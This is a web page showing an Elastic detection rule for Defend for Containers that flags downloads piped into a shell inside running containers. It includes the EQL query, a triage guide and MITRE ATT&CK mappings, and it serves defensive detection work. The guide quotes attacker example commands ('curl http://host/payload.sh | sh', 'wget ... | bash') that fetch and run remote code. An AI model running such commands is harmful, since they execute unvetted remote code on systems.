Payload Execution via Shell Pipe Detected by Defend for Containers
This rule detects when a payload is downloaded and piped to a shell inside a running container. This could indicate a threat actor downloaded a payload and executed it using a shell without the payload being stored on the filesystem.
Elastic rule (View on GitHub)
  1[metadata]
  2creation_date = "2026/02/10"
  3integration = ["cloud_defend"]
  4maturity = "production"
  5min_stack_comments = "Defend for Containers integration was re-introduced in 9.3.0"
  6min_stack_version = "9.3.0"
  7updated_date = "2026/03/05"
  8
  9[rule]
 10author = ["Elastic"]
 11description = """
 12This rule detects when a payload is downloaded and piped to a shell inside a running container. This
 13could indicate a threat actor downloaded a payload and executed it using a shell without the payload
 14being stored on the filesystem.
 15"""
 16from = "now-6m"
 17index = ["logs-cloud_defend.process*"]
 18interval = "5m"
 19language = "eql"
 20license = "Elastic License v2"
 21name = "Payload Execution via Shell Pipe Detected by Defend for Containers"
 22note = """## Triage and analysis
 23
 24> **Disclaimer**:
 25> This investigation guide was created using generative AI technology and has been reviewed to improve its accuracy and relevance. While every effort has been made to ensure its quality, we recommend validating the content and adapting it to suit your specific environment and operational needs.
 26
 27### Investigating Payload Execution via Shell Pipe Detected by Defend for Containers
 28
 29This rule detects an interactive session in a running Linux container where a downloader process is immediately followed by a shell execution, consistent with fetching code and executing it without writing a file. This matters because piping remote content directly into a shell enables fast, stealthy execution and can bypass filesystem-based controls and forensics. Attackers commonly run patterns like `curl http://host/payload.sh | sh` or `wget -qO- http://host/bootstrap | bash` during initial foothold or lateral movement inside containers.
 30
 31### Possible investigation steps
 32
 33- Capture the full interactive command line and session context (TTY/user, working directory, parent chain) to determine whether the shell received stdin from the downloader and what was executed.
 34- Identify the remote URL/host contacted and pivot on outbound network telemetry (DNS/HTTP/SNI/IP) to confirm download success, reputation, and whether the endpoint has been used by other workloads.
 35- Enumerate follow-on processes spawned by the shell within the next few minutes (e.g., package installs, compilers, crypto-miners, persistence tooling) to assess impact and scope of execution.
 36- Check for container breakout or host interaction indicators by reviewing new mounts, access to the Docker/CRI socket, privileged namespace usage, and any writes to host paths from within the container.
 37- Preserve volatile artifacts by exporting the container filesystem and collecting in-memory/runtime evidence (environment variables, loaded binaries, cron/systemd/user profiles) before the workload is recycled.
 38
 39### False positive analysis
 40
 41- An administrator or developer may use an interactive exec session to troubleshoot or apply a quick remediation by running `curl`/`wget` piped into `sh` (to avoid saving a temporary file), so validate the interactive user/TTY, parent process chain, and whether the contacted URL/host is an expected internal source.
 42- During manual container bootstrap or environment setup, an operator may fetch a short initialization or configuration script via `curl`/`wget` and immediately invoke a shell to run it, so confirm it aligns with recent deployment/change activity and that follow-on process, network, and filesystem behavior matches the intended setup.
 43
 44### Response and remediation
 45
 46- Immediately isolate the affected container/pod by blocking egress and terminating any active `kubectl exec`/interactive sessions that launched `curl`/`wget` and then a shell to stop further command execution.
 47- Preserve evidence before restart by snapshotting the container image/filesystem and collecting running process trees, open network connections, environment variables, and shell history/output associated with the piped execution.
 48- Eradicate by deleting and redeploying the workload from a known-good image, rotating any secrets and tokens available to the container, and removing any unauthorized binaries, cron jobs, startup scripts, or modified entrypoints created by the shell session.
 49- Escalate to incident response immediately if the downloaded content contacted unknown/external infrastructure, spawned post-exploitation tooling (e.g., miners, scanners, reverse shells), or showed signs of host interaction such as access to the container runtime socket or host-mounted paths.
 50- Harden by restricting interactive exec access (RBAC/MFA/just-in-time), enforcing signed/approved images, applying network policies to limit outbound access, and adding runtime controls to block `curl|sh`/`wget|sh` patterns or require allowlisted internal artifact sources."""
 51references = [
 52    "https://flare.io/learn/resources/blog/teampcp-cloud-native-ransomware",
 53]
 54risk_score = 47
 55rule_id = "a750bbcc-863f-41ef-9924-fd8224e23694"
 56severity = "medium"
 57tags = [
 58    "Data Source: Elastic Defend for Containers",
 59    "Domain: Container",
 60    "OS: Linux",
 61    "Use Case: Threat Detection",
 62    "Tactic: Execution",
 63    "Tactic: Command and Control",
 64    "Tactic: Defense Evasion",
 65    "Resources: Investigation Guide",
 66]
 67timestamp_override = "event.ingested"
 68type = "eql"
 69query = '''
 70sequence by process.parent.entity_id, container.id with maxspan=1s
 71  [process where event.type == "start" and event.action == "exec" and process.name in ("curl", "wget")]
 72  [process where event.action in ("exec", "end") and
 73  /*
 74    If the flow is executed from a parent script, the event action will be "exec".
 75    If the flow is executed manually, the event action will be "end".
 76  */
 77   process.name like (
 78     "bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish", "busybox",
 79     "python*", "perl*", "ruby*", "lua*", "php*"
 80   ) and
 81   process.args like (
 82     "-bash", "-dash", "-sh", "-tcsh", "-csh", "-zsh", "-ksh", "-fish",
 83     "bash", "dash", "sh", "tcsh", "csh", "zsh", "ksh", "fish",
 84     "/bin/bash", "/bin/dash", "/bin/sh", "/bin/tcsh", "/bin/csh",
 85     "/bin/zsh", "/bin/ksh", "/bin/fish",
 86     "/usr/bin/bash", "/usr/bin/dash", "/usr/bin/sh", "/usr/bin/tcsh",
 87     "/usr/bin/csh", "/usr/bin/zsh", "/usr/bin/ksh", "/usr/bin/fish",
 88     "-busybox", "busybox", "/bin/busybox", "/usr/bin/busybox",
 89     "*python*", "*perl*", "*ruby*", "*lua*", "*php*", "/dev/fd/*"
 90   ) and
 91   not process.args in (
 92     "which", "/bin/which", "/usr/bin/which", "/usr/local/bin/which",
 93     "man", "/bin/man", "/usr/bin/man", "/usr/local/bin/man",
 94     "chmod", "/bin/chmod", "/usr/bin/chmod", "/usr/local/bin/chmod",
 95     "chown", "/bin/chown", "/usr/bin/chown", "/usr/local/bin/chown"
 96   )]
 97'''
 98
 99[[rule.threat]]
100framework = "MITRE ATT&CK"
101
102[rule.threat.tactic]
103name = "Execution"
104id = "TA0002"
105reference = "https://attack.mitre.org/tactics/TA0002/"
106
107[[rule.threat.technique]]
108id = "T1059"
109name = "Command and Scripting Interpreter"
110reference = "https://attack.mitre.org/techniques/T1059/"
111
112[[rule.threat.technique.subtechnique]]
113id = "T1059.004"
114name = "Unix Shell"
115reference = "https://attack.mitre.org/techniques/T1059/004/"
116
117[[rule.threat]]
118framework = "MITRE ATT&CK"
119
120[rule.threat.tactic]
121name = "Command and Control"
122id = "TA0011"
123reference = "https://attack.mitre.org/tactics/TA0011/"
124
125[[rule.threat.technique]]
126name = "Application Layer Protocol"
127id = "T1071"
128reference = "https://attack.mitre.org/techniques/T1071/"
129
130[[rule.threat]]
131framework = "MITRE ATT&CK"
132
133[rule.threat.tactic]
134name = "Defense Evasion"
135id = "TA0005"
136reference = "https://attack.mitre.org/tactics/TA0005/"
Triage and analysis
Disclaimer: This investigation guide was created using generative AI technology and has been reviewed to improve its accuracy and relevance. While every effort has been made to ensure its quality, we recommend validating the content and adapting it to suit your specific environment and operational needs.
Investigating Payload Execution via Shell Pipe Detected by Defend for Containers
This rule detects an interactive session in a running Linux container where a downloader process is immediately followed by a shell execution, consistent with fetching code and executing it without writing a file. This matters because piping remote content directly into a shell enables fast, stealthy execution and can bypass filesystem-based controls and forensics. Attackers commonly run patterns like curl http://host/payload.sh | sh or wget -qO- http://host/bootstrap | bash during initial foothold or lateral movement inside containers.
Possible investigation steps
- Capture the full interactive command line and session context (TTY/user, working directory, parent chain) to determine whether the shell received stdin from the downloader and what was executed.
- Identify the remote URL/host contacted and pivot on outbound network telemetry (DNS/HTTP/SNI/IP) to confirm download success, reputation, and whether the endpoint has been used by other workloads.
- Enumerate follow-on processes spawned by the shell within the next few minutes (e.g., package installs, compilers, crypto-miners, persistence tooling) to assess impact and scope of execution.
- Check for container breakout or host interaction indicators by reviewing new mounts, access to the Docker/CRI socket, privileged namespace usage, and any writes to host paths from within the container.
- Preserve volatile artifacts by exporting the container filesystem and collecting in-memory/runtime evidence (environment variables, loaded binaries, cron/systemd/user profiles) before the workload is recycled.
False positive analysis
- An administrator or developer may use an interactive exec session to troubleshoot or apply a quick remediation by running
curl/wgetpiped intosh(to avoid saving a temporary file), so validate the interactive user/TTY, parent process chain, and whether the contacted URL/host is an expected internal source. - During manual container bootstrap or environment setup, an operator may fetch a short initialization or configuration script via
curl/wgetand immediately invoke a shell to run it, so confirm it aligns with recent deployment/change activity and that follow-on process, network, and filesystem behavior matches the intended setup.
Response and remediation
- Immediately isolate the affected container/pod by blocking egress and terminating any active
kubectl exec/interactive sessions that launchedcurl/wgetand then a shell to stop further command execution. - Preserve evidence before restart by snapshotting the container image/filesystem and collecting running process trees, open network connections, environment variables, and shell history/output associated with the piped execution.
- Eradicate by deleting and redeploying the workload from a known-good image, rotating any secrets and tokens available to the container, and removing any unauthorized binaries, cron jobs, startup scripts, or modified entrypoints created by the shell session.
- Escalate to incident response immediately if the downloaded content contacted unknown/external infrastructure, spawned post-exploitation tooling (e.g., miners, scanners, reverse shells), or showed signs of host interaction such as access to the container runtime socket or host-mounted paths.
- Harden by restricting interactive exec access (RBAC/MFA/just-in-time), enforcing signed/approved images, applying network policies to limit outbound access, and adding runtime controls to block
curl|sh/wget|shpatterns or require allowlisted internal artifact sources.
References
-

By Assaf Morag, Cybersecurity Researcher TeamPCP (a.k.a. PCPcat, ShellForce, and DeadCatx3) launched a massive campaign in December 2025 targeting cloud native environments as part of a worm-driven operation that systematically abused exposed Docker APIs, Kubernetes clusters, Ray dashboards, Redis servers, and the React2Shell vulnerability. The operation’s goals were to build a distributed proxy and scanning […]
Read More
Related rules
- System Path File Creation and Execution Detected via Defend for Containers
- Decoded Payload Piped to Interpreter Detected via Defend for Containers
- Encoded Payload Detected via Defend for Containers
- File Execution Permission Modification Detected via Defend for Containers
- Ingress Tool Transfer Followed by Execution and Deletion Detected via Defend for Containers